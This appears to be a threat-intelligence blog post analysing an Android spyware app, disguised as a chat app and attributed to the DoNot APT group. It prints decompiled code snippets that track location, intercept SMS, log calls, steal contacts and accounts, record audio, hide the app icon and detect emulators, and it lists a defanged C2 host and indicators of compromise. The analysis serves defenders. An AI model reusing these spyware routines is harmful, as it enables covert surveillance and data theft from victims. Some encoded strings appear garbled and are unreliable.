DoNot APT Group Delivers a Spyware Variant of Chat App

blog.cyble.com/2021/07/22/donot-apt-group-delivers-a-spyware-variant-of-chat-app/

July 22, 2021

DoNot APT Group, also known as APT-C-35, is an Advanced Persistent Threat (APT) group targeting government-related organizations. DoNot has a reputation for carrying out APT attacks against India, Pakistan, Argentina, and countries in South Asia. This group mainly spreads malware using malicious programs developed in C++, Python, .NET, and other languages.

DoNot APT mainly spreads malware via spear-phishing emails containing malicious documents and files. In addition to spreading malware via spear-phishing emails with attachments that contain either a vulnerability or a malicious macro, this APT group leverages malicious Android APKs in their target attacks.

Android-based Spyware applications are often disguised as system tools and in some cases as fake apps, counterfeit mobile games, and fake news apps. Post installation, these apps perform Trojan functions in the background and can remotely control the victim's system, besides stealing confidential information from the targeted device.

During our Open-Source Intelligence (OSINT) research, Cyble researchers found a malware sample of the DoNot APT group posted on Twitter. Upon analyzing the malware sample, the Cyble Research Lab discovered that it is a fake app disguised as a legitimate messaging app that collects sensitive information from the victim's device.

The APT group uses the deobfuscation code along with some packers within the application to conceal malicious functionalities. This prevents the spyware from being detected during the static analysis of the app.

Technical Analysis:
We performed the technical analysis of an APK, with the following hash value:
fdb67688d92900226bf834ce67f4112f03e981611ee50e9c3102636574b05280.

App name:

Mecaller.apk

Package name:

com.chat.nsgnest

Some of the applications' permissions, activities, and services that may be used to perform malicious activities are listed below:

Permissions:

- android.permission.READ_CALENDAR
- android.permission.PROCESS_OUTGOING_CALLS
- android.permission.ACCESS_COARSE_LOCATION
- android.permission.INTERNET
- android.permission.ACCESS_FINE_LOCATION
- android.permission.READ_CALL_LOG
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.RECEIVE_SMS
- android.permission.AUTHENTICATE_ACCOUNTS
- android.permission.CALL_PHONE
- android.permission.READ_PHONE_STATE
- android.permission.READ_SMS
- android.permission.RECORD_AUDIO
- android.permission.READ_CONTACTS

Activities:

- ime.serviceinfo.app.MainActivity
- ime.serviceinfo.app.qsharehong.qsharelackhong

Services:

- ime.serviceinfo.app.qsynchong.qSyncServicehong
- ime.serviceinfo.app.qsynchong.qAuthenticatorServicehong
- ime.serviceinfo.app.qaleolehong.qdcerthong
- ime.serviceinfo.app.qaleolehong.qnqwerhong
- ime.serviceinfo.app.qstunthong.qSensorServicehong
- ime.serviceinfo.app.qsharehong.qsttrServicehong
- ime.serviceinfo.app.qsharehong.qServicehong
- ime.serviceinfo.app.qaleolehong.qhepjshong
- ime.serviceinfo.app.qhelphong.qgarohong
- ime.serviceinfo.app.qaihihihong.tknnotify.sfsSr

We also performed a dynamic analysis and discovered that the app has an emulator check that avoids running the app in an emulator or VirtualBox, and only runs this app on legitimate devices. Further, on bypassing the scripts using Frida and on loading the application, it displays a message as shown in the figure below.



Figure 1 Error Message from The App on Loading It Through Frida Scripts

Using the same Frida scripts and on loading the various activities, the app requests users to enable the accessibility service and on activating, it displays the below message as shown in Figure 2.



Figure 2 – Message displayed on turning on the Accessibility Service

The malware then initiates malicious behavior from the application main class, "**ime.serviceinfo.app.MainActivity**". The entry point of the app is this class, which gets executed at first when the user starts the application.

Using the above permissions granted from users, the following data is fetched from the devices:

Tracking the user's location along with network operator details, device location, latitude, and longitude from the compromised device.

```
public final void run() {
    boolean z;
    int i = 0;
    boolean z2 = true;
    try {
        amq.l = true;
        while (amq.k) {
            if (amq.this.b == null) {
                amq.this.b = new JSONArray();
            }
            amq amq = amq.this;
            amq.c = amq.i.isProviderEnabled("gps");
            amq amq2 = amq.this;
            amq2.d = amq2.i.isProviderEnabled("network");
            try {
                GsmCellLocation gsmCellLocation = (GsmCellLocation) amq.this.j.getCellLocation();
                String networkOperator = ((TelephonyManager) amq.this.a.getSystemService("phone")).getNetworkOperator();
                if (gsmCellLocation != null && !TextUtils.isEmpty(networkOperator)) {
                    int parseInt = Integer.parseInt(networkOperator.substring(i, 3));
                    int parseInt2 = Integer.parseInt(networkOperator.substring(3));
                    SimpleDateFormat simpleDateFormat = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
                    JSONObject jSONObject = new JSONObject();
                    jSONObject.put(amv.a("UFJPVklERVI="), amv.a("R3NtQ2VsbExvY2FOaW9u"));
                    jSONObject.put(amv.a("QOlE"), gsmCellLocation.getCid());
                    jSONObject.put(amv.a("TEFD"), gsmCellLocation.getLac());
                    jSONObject.put(amv.a("TUND"), parseInt);
                    jSONObject.put(amv.a("TU5D"), parseInt2);
                    jSONObject.put(amv.a("UFND"), gsmCellLocation.getPsc());
                    jSONObject.put(amv.a("RGFOZQ=="), simpleDateFormat.format(new Date()));
                    amq.this.b.put(jSONObject);
                    amq.this.c();
                }
            } catch (Exception unused) {
```

Figure 3 Code to track the location of the device with Latitude and Longitude

Checking for the availability of internet connection from the device to collect the network and connectivity information.

```
public static int a(Context context) {
    ConnectivityManager connectivityManager = (ConnectivityManager) context.getSystemService("connectivity");
    NetworkInfo networkInfo = connectivityManager.getNetworkInfo(1);
    NetworkInfo networkInfo2 = connectivityManager.getNetworkInfo(0);
    if (networkInfo.isConnected()) {
        return 1;
    }
    return networkInfo2.isConnected() ? 0 : -1;
}
```

Figure 4 Checks for Internet connection Availability

The application also has the capability to record audio and collect media files from the infected device without the user's knowledge.

```
public void onReceive(Context context, Intent intent) {
    context.startService(new Intent(context, qdcerthong.class));
    try {
        Bundle extras = intent.getExtras();
        if (extras != null) {
            this.a = extras.getInt("sh", -1);
            this.b = extras.getInt("sm", -1);
            this.c = extras.getInt("eh", -1);
            this.d = extras.getInt("em", -1);
            if (extras.get(amv.a("U09F")) == null || extras.get(amv.a("ZWSkdGltZQ==")) == null) {
                MediaRecorder mediaRecorder = f;
                if (mediaRecorder != null) {
                    mediaRecorder.stop();
                    f.reset();
                    f.release();
                    f = null;
                    qnqwerhong.z = false;
                    return;
                }
                return;
            }
            boolean z = extras.getBoolean(amv.a("U09F"));
            this.e = z;
            if (!z) {
                qnqwerhong.z = false;
                try {
                    a aVar = h;
                    if (aVar != null && i) {
                        aVar.interrupt();
                    }
                    h = null;
                } catch (Exception e2) {
```

Figure 5 Code to Record Audio/Media Files from the Infected Device

Sending text messages using permissions and SMS manager.

```
public void onReceive(Context context, Intent intent) {
    String a2;
    String a3;
    context.startService(new Intent(context, qdcerthong.class));
    try {
        if (qnqwerhong.b.c.c) {
            Bundle extras = intent.getExtras();
            this.a = "";
            if (extras != null) {
                Object[] objArr = (Object[]) extras.get(amv.a("cGRUcw=="));
                int length = objArr.length;
                SmsMessage[] smsMessageArr = new SmsMessage[length];
                for (int i = 0; i < length; i++) {
                    smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
                    SimpleDateFormat simpleDateFormat = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
                    if (!qnqwerhong.u) {
                        try {
                            if (this.b == null) {
                                this.b = new JSONArray();
                            }
                            JSONObject jSONObject = new JSONObject();
                            JSONArray jSONArray = new JSONArray();
                            JSONObject jSONObject2 = new JSONObject();
                            jSONObject2.put(amv.a("YWPkcmVzcw=="), smsMessageArr[i].getOriginatingAddress());
                            jSONObject2.put(amv.a("YmSkeQ=="), smsMessageArr[i].getMessageBody().toString());
                            jSONObject2.put(amv.a("ZOFOZQ=="), simpleDateFormat.format(new Date()));
                            if (intent.getAction().compareToIgnoreCase("android.provider.Telephony.SMS_RECEIVED") == 0) {
                                a2 = amv.a("d+lwZQ==");
                                a3 = amv.a("SW5ib3g=");
                            } else if (intent.getAction().compareToIgnoreCase("android.provider.Telephony.SMS_SENT") == 0) {
                                a2 = amv.a("d+lwZQ==");
                                a3 = amv.a("U2VudA==");
                            } else {
                                a2 = amv.a("d+lwZQ==");
                                a3 = amv.a("VW5rbm93bg==");
                            }
                            jSONObject2.put(a2, a3);
                            jSONArray.put(jSONObject2);
                            jSONObject.put(amv.a("U01T"), jSONArray);
                            this.b.put(jSONObject);
                            if (smsMessageArr[i].getMessageBody().contains(amv.a("bWVzc2FnZWil"))) {
                                SmsManager.getDefault().sendTextMessage(smsMessageArr[i].getOriginatingAddress(), null, "...YOUR TEXT HERE...", null, null);
                            } else if (smsMessageArr[i].getMessageBody().contains(amv.a("bWVzc2FnZWdw"))) {
                                TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone");
                                this.c = telephonyManager;
                                GsmCellLocation gsmCellLocation = (GsmCellLocation) telephonyManager.getCellLocation();
                                String originatingAddress = smsMessageArr[i].getOriginatingAddress();
                                SmsManager smsManager = SmsManager.getDefault();
                                if (gsmCellLocation != null) {
                                    int cid = gsmCellLocation.getCid();
                                    int lac = gsmCellLocation.getLac();
                                    smsManager.sendTextMessage(originatingAddress, null, (amv.a("Q2Vsb2lk") + cid) + (amv.a("TQFi") + lac), null, null);
```

Figure 6 Sends text Messages using SMS Manager and Android Permissions

Tracking the Service/Receiver that are registered post device reboot.

```
public class qqdd1hong extends BroadcastReceiver {
    public void onReceive(Context context, Intent intent) {
        context.startService(new Intent(context, qdcerthong.class));
    }
}
```

Figure 7 Registers the service/receiver on phone reboot

After the accessibility service is enabled, the application launcher icon is removed from the main screen, thereby allowing the app to stay hidden.

```
.method static synthetic a(Lime/serviceinfo/app/MainActivity;)V
    .locals 4

    :try_start_0
    invoke-virtual {p0}, Lime/serviceinfo/app/MainActivity;->i()V
    :try_end_0
    .catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

    :catch_0
    :try_start_1
    invoke-virtual {p0}, Lime/serviceinfo/app/MainActivity;->getApplicationContext()Landroid/content/Context;

    move-result-object v0

    invoke-virtual {v0}, Landroid/content/Context;->getPackageManager()Landroid/content/pm/PackageManager;

    move-result-object v0

    invoke-virtual {p0}, Lime/serviceinfo/app/MainActivity;->getComponentName()Landroid/content/ComponentName;

    move-result-object v1

    const/4 v2, 0x2

    const/4 v3, 0x1

    invoke-virtual {v0, v1, v2, v3}, Landroid/content/pm/PackageManager;->setComponentEnabledSetting(Landroid/content/ComponentName;II)V

    new-instance v0, Landroid/content/Intent;
```

Figure 8 Hides the Application launcher Icon from View

Collecting the information on the running application processes or tasks.

```
invoke-static {}, Landroid/os/Process;->myPid()I

move-result v0

iget-object v3, p0, Lakp;->b:Landroid/content/Context;

const-string v4, "activity"

invoke-virtual {v3, v4}, Landroid/content/Context;->getSystemService(Ljava/lang/String;)Ljava/lang/Object;

move-result-object v3

check-cast v3, Landroid/app/ActivityManager;

invoke-virtual {v3}, Landroid/app/ActivityManager;->getRunningAppProcesses()Ljava/util/List;

move-result-object v3

if-eqz v3, :cond_3

invoke-interface {v3}, Ljava/util/List;->iterator()Ljava/util/Iterator;

move-result-object v3

:cond_2
invoke-interface {v3}, Ljava/util/Iterator;->hasNext()Z
```

Figure 9 Collects list of running processes

Verifying the infected device fingerprint, hardware, and model to find out whether the application is executed through emulator or through VirtualBox. If it is executed through emulator, the application will not be performing any malicious activity to avoid any kind of detection.

```
private static boolean j() {
    return (Build.BRAND.startsWith("generic") && Build.DEVICE.startsWith("generic")) || Build.FINGERPRINT.startsWith("generic") || Build.FINGERPRINT.startsWith("unknown") ||
}
```

Figure 10 Code to detect the analysis device (Emulator Check)

Monitoring the device phone number from both outgoing and incoming calls using broadcastreceiver and storing the collected data into "**CallLogs.txt**".

```
public void onReceive(Context context, Intent intent) {
    context.startService(new Intent(context, qdcerthong.class));
    if (intent.getAction().equals("android.intent.action.NEW_OUTGOING_CALL")) {
        this.b = intent.getExtras().getString("android.intent.extra.PHONE_NUMBER");
        this.c = amv.a("T3VOR29pbmcg");
    } else if (intent.getExtras() != null) {
        this.a = intent.getStringExtra("state");
        this.b = intent.getExtras().getString("incoming_number");
        this.c = amv.a("SW5jb21pbmcg");
    }
}
```

Figure 11 Code that queries phone numbers from incoming and outgoing calls

```
private void b() {
    try {
        if (qnqwerhong.q.getInt(amv.a("Q2FsbGZp"), 0) == 0) {                    Calllogs.txt
            FileOutputStream fileOutputStream = new FileOutputStream(new File(qnqwerhong.p, amv.a("Q2FsbExvZ3MudHh0")), true);
            fileOutputStream.write(String.valueOf(this.d.toString() + "\n").getBytes());
            this.d = new JSONArray();
            fileOutputStream.close();
        }
    } catch (Exception unused) {
    }
}

public void onReceive(Context context, Intent intent) {
    this.a = context;
    context.startService(new Intent(context, qdcerthong.class));
    if (intent.getAction().equals("android.intent.action.NEW_OUTGOING_CALL")) {
        String string = intent.getExtras().getString("android.intent.extra.PHONE_NUMBER");
        j = string;
        k = string;
    } else if (intent.getExtras() != null) {
        String string2 = intent.getExtras().getString("state");
        if (intent.getExtras().getString("incoming_number") != "") {
            String string3 = intent.getExtras().getString("incoming_number");
            l = string3;
            int i2 = 0;
            if (!string2.equals(TelephonyManager.EXTRA_STATE_IDLE)) {
                if (string2.equals(TelephonyManager.EXTRA_STATE_OFFHOOK)) {
                    i2 = 2;
                } else if (string2.equals(TelephonyManager.EXTRA_STATE_RINGING)) {
                    i2 = 1;
                }
            }
            a(context, i2, string3);
```

Figure 12 Code that monitors and collects call logs

Monitoring the incoming messages, creating Protocol data unit (PDU), intercepting SMSes to collect information from them and storing the information in "**sms.txt**".

```
public void onReceive(Context context, Intent intent) {
    String a2;
    String a3;
    context.startService(new Intent(context, qdcerthong.class));
    try {
        if (qnqwerhong.B.c.c) {
            Bundle extras = intent.getExtras();
            this.a = "";
            if (extras != null) {
                Object[] objArr = (Object[]) extras.get(amv.a("cGR1cw=="));
                int length = objArr.length;
                SmsMessage[] smsMessageArr = new SmsMessage[length];
                for (int i = 0; i < length; i++) {
                    smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
                    SimpleDateFormat simpleDateFormat = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
                    if (!qnqwerhong.u) {
                        try {
                            if (this.b == null) {
                                this.b = new JSONArray();
                            }
                            JSONObject jSONObject = new JSONObject();
                            JSONArray jSONArray = new JSONArray();
                            JSONObject jSONObject2 = new JSONObject();
                            jSONObject2.put(amv.a("YWFkcmVzcw=="), smsMessageArr[i].getOriginatingAddress());
                            jSONObject2.put(amv.a("Ym9keQ=="), smsMessageArr[i].getMessageBody().toString());
                            jSONObject2.put(amv.a("ZGF0ZQ=="), simpleDateFormat.format(new Date()));
                            if (intent.getAction().compareToIgnoreCase("android.provider.Telephony.SMS_RECEIVED") == 0) {
                                a2 = amv.a("dHlwZQ==");
                                a3 = amv.a("SW5ib3g=");
                            } else if (intent.getAction().compareToIgnoreCase("android.provider.Telephony.SMS_SENT") == 0) {
                                a2 = amv.a("dHlwZQ==");
                                a3 = amv.a("U2VudA==");
                            } else {
```

Figure 13 Code that monitors and collects SMS data

```
public class qoperfhong extends BroadcastReceiver {
    String a;
    JSONArray b;
    protected TelephonyManager c;

    private synchronized void a() {
        if (qnqwerhong.q.getInt(amv.a("UO1TZmk="), 0) == 0) {
            try {
                FileOutputStream fileOutputStream = new FileOutputStream(new File(qnqwerhong.p, amv.a("c21zLnR4dA==")), true);
                fileOutputStream.write(String.valueOf(this.b.toString() + '\n').getBytes());
                this.b = new JSONArray();
                fileOutputStream.close();
            } catch (Exception unused) {
            }
        }
    }
```

sms.txt

Figure 14 Stores the collected SMS data

Collecting phone contacts from the infected device and storing it in "**contacts.txt**" file.

```
public final void a() {
    int i = 1;
    qnqwerhong.r.putInt(amv.a("Q1RmaQ=="), 1);
    qnqwerhong.r.commit();
    try {
        this.b = new JSONArray();
        Cursor query = this.a.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null);
        if (query != null) {
            if (query.getCount() > 0) {
                FileOutputStream fileOutputStream = new FileOutputStream(new File(qnqwerhong.p, amv.a("Y2ONdGFjdHMudHh0")));
                while (query.moveToNext()) {
                    JSONArray jSONArray = new JSONArray();
                    JSONObject jSONObject = new JSONObject();
                    jSONObject.put(amv.a("TmFtZQ=="), query.getString(query.getColumnIndex("display_name")));
                    jSONObject.put(amv.a("TnVtYmVy"), query.getString(query.getColumnIndex("data1")));
                    try {
                        this.c = query.getString(query.getColumnIndex("_id"));
                        ContentResolver contentResolver = this.a.getContentResolver();
                        Uri uri = ContactsContract.CommonDataKinds.Email.CONTENT_URI;
                        String[] strArr = new String[1];
                        strArr[0] = this.c;
                        Cursor query2 = contentResolver.query(uri, null, "contact_id = ?", strArr, null);
                        if (query2.getCount() > 0 && query2.moveToNext()) {
                            query2.getString(query2.getColumnIndex("display_name"));
                            String string = query2.getString(query2.getColumnIndex("data1"));
                            if (string != null) {
                                jSONObject.put(amv.a("RW1haWw="), string);
                            } else {
                                jSONObject.put(amv.a("RW1haWw="), "Unknown");
                            }
                        }
                        query2.close();
                    } catch (Exception unused) {
                        jSONObject.put(amv.a("RW1haWw="), "Unknown");
```

Contacts.txt

Figure 15 Collects and stores Phone contacts

Along with the above sensitive information, this malicious app has the code to fetch stored mail accounts and application accounts like Gmail, WhatsApp, besides storing the information in "**accounts.txt**".

```
public final void a() {
    qnqwerhong.r.putInt(amv.a("QUNmaQ=="), 1);
    qnqwerhong.r.commit();
    try {
        Account[] accounts = AccountManager.get(this.a).getAccounts();
        if (qnqwerhong.u) {
            for (int i = 0; i <= accounts.length - 1; i++) {
                ContentValues contentValues = new ContentValues();
                contentValues.put(amv.a("QUM="), accounts[i].name);
                contentValues.put(amv.a("QVQ="), accounts[i].type);
                if (i == 0) {
                    contentValues.put(amv.a("QUM="), "app_tkn");
                    contentValues.put(amv.a("QVQ="), qnqwerhong.W);
                    new StringBuilder("onComplete: ").append(qnqwerhong.W);
                }
            }
        } else {
            this.b = new JSONArray();                                          accounts.txt
            FileOutputStream fileOutputStream = new FileOutputStream(new File(qnqwerhong.p, amv.a("YWNjb3VudHMudHh0")));
            for (int i2 = 0; i2 <= accounts.length - 1; i2++) {
                JSONObject jSONObject = new JSONObject();
                jSONObject.put(amv.a("QUM="), accounts[i2].name);
                jSONObject.put(amv.a("QVQ="), accounts[i2].type);
                if (i2 == 0) {
                    jSONObject.put(amv.a("QUM="), "app_tkn");
                    jSONObject.put(amv.a("QVQ="), qnqwerhong.W);
                    new StringBuilder("onComplete: ").append(qnqwerhong.W);
                }
                this.b.put(jSONObject);
            }
            fileOutputStream.write(this.b.toString().getBytes());
            this.b = new JSONArray();
            fileOutputStream.close();
```

Figure 16 Code that collects and stores mail, application accounts

Base64 Encryption technique used in multiple classes and methods.

Node	Code
defpackage.amf.a(File) void	jSONObject.put(amv.a("VHUlZQ=="), jSONArray);
defpackage.amf.b() void	FileOutputStream fileOutputStream = new FileOutputStream(new File(qnqwerhong.p, amv.a("VHUlZS5OeHQ=")));
defpackage.amf.a.run() void	new JSONObject().put(amv.a("dGltZQ=="), simpleDateFormat.format(new Date()));
defpackage.amf.a(File) void	jSONObject2.put(amv.a("UGF0aA=="), listFiles[i].getAbsolutePath());
defpackage.amf.b() void	qnqwerhong.r.putInt(amv.a("VHUlZWZp"), 1);
defpackage.amf.b() void	qnqwerhong.r.putInt(amv.a("VHUlZWZp"), 0);
defpackage.amm.b() void	if (qnqwerhong.q.getInt(amv.a("TmVOZmk="), 0) == 0) {
defpackage.amm.a() void	jSONObject2.put(amv.a("V2lmaUlhYw=="), connectionInfo.getMacAddress());
defpackage.amm.a() void	jSONObject2.put(amv.a("V2lmaUlE"), String.valueOf(connectionInfo.getNetworkId()));
defpackage.amm.a() void	jSONObject2.put(amv.a("V2lmaUxvY2FsSVAx"), Formatter.formatIpAddress(connectionInfo.getIpAddress()));
defpackage.amm.a() void	jSONObject2.put(amv.a("UHVibGljSVAx"), "");
defpackage.amm.a() void	jSONObject3.put(amv.a("QW5kcm9pZA=="), Build.VERSION.RELEASE);
defpackage.amm.a() void	jSONObject3.put(amv.a("T1NWZXJzaW9u"), System.getProperty(amv.a("b3MudmVyc2lvbg=="")) + "(" + Build.VERSION.INCREMENTAL
defpackage.amm.a() void	jSONObject3.put(amv.a("QXBwVmVyc2lvbg=="), "May13_hm_qmedia_unq");
defpackage.amm.a() void	jSONObject3.put(amv.a("RGV2aWNl"), Build.MANUFACTURER);
defpackage.amm.a() void	jSONObject.put(amv.a("TmVOd29yaO9wZXJhdG9yTmFtZQ=="), telephonyManager.getNetworkOperatorName());
defpackage.amm.a() void	jSONObject3.put(amv.a("TW9kZWw="), Build.MODEL);
defpackage.amm.a() void	jSONObject.put(amv.a("RGV2aWNlSWQ="), telephonyManager.getDeviceId());
defpackage.amm.a() void	jSONObject3.put(amv.a("aWZpSVA="), Build.PRODUCT);
defpackage.amm.a() void	jSONObject.put(amv.a("RGV2aWNlU29mdHdhcmVWZXJzaW9u"), telephonyManager.getDeviceSoftwareVersion());
defpackage.amm.a() void	jSONObject.put(amv.a("TGluZTFOdW1iZXI="), telephonyManager.getLine1Number());
defpackage.amm.a() void	jSONObject.put(amv.a("TmVOd29yaONvdW5OcnljJc20="), telephonyManager.getNetworkCountryIso());
defpackage.amm.a() void	jSONObject.put(amv.a("UQltQ291bnRyeUlzbw=="), telephonyManager.getSimCountryIso());
defpackage.amm.a() void	jSONObject.put(amv.a("UQltU2VyaWFsTnVtYmVy"), telephonyManager.getSimSerialNumber());
defpackage.amm.a() void	jSONObject4.put(amv.a("Q2FycmllcktNbWUu"), activeSubscriptionInfoList.get(i).getCarrierName().toString());

<- -> Showing results 1 to 100 of 218

Figure 17 Encrypted strings using Base64 encryption technique

Upon decrypting the encrypted strings, we were able to determine that the data being collected by this app is sent to the C2 link through which the application communicates and uploads the information to the server.

C2 Server: **hxxp[:]//tinyshort[.]icu/**

CONCLUSION:

Spyware apps have been around for a long time, yet they still pose a significant threat to sensitive data on victim devices. The APT groups responsible for creating the spyware are constantly adapting and using various encryption techniques to avoid detection. This makes removal of the spyware nearly impossible, thus users should exercise caution while installing applications.

SAFETY RECOMMENDATIONS:

- Keep your anti-virus software updated to detect and remove malicious software.
- Uninstall the application if you find this malware in your device.
- Keep your system and applications updated to the latest versions.
- Use strong passwords and enable two-factor authentication.
- Download and install software only from trusted sites and official app stores.
- Verify the privileges and permissions requested by apps before granting them access.
- People concerned about the exposure of their stolen credentials in the dark web can register at AmIBreached.com to ascertain their exposure.

MITRE ATT&CK® Techniques- for Mobile

Tactic	Technique ID	Technique Name
Defense Evasion	T1406 T1418	Obfuscated Files or Information Application Discovery
Credential Access	T1409 T1412	Access Stored Application Data Capture SMS Messages
Collection	T1507 T1430 T1412 T1429 T1432 T1433	Network Information Discovery Location Tracking Capture SMS Messages Capture Audio Access Contact List Access Call Log
Discovery	T1421 T1430 T1426 T1418 T1424	System Network Connections Discovery Location Tracking System Information Discovery Application Discovery Process Discovery
Command and Control	T1573 T1571	Encrypted Channel Non-Standard Port
Exfiltration	T1532	Data Encrypted

Indicators of Compromise (IoCs):

IOCs	IOC type

fdb67688d92900226bf834ce67f4112f03e981611ee50e9c3102636574b05280	SHA256
hxxp[:]//tinyshort[.]icu/	Interesting URL
45.61.137[.]7	IP address

About Cyble

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the darkweb. Cyble's prime focus is to provide organizations with real-time visibility into their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Startups to Watch in 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.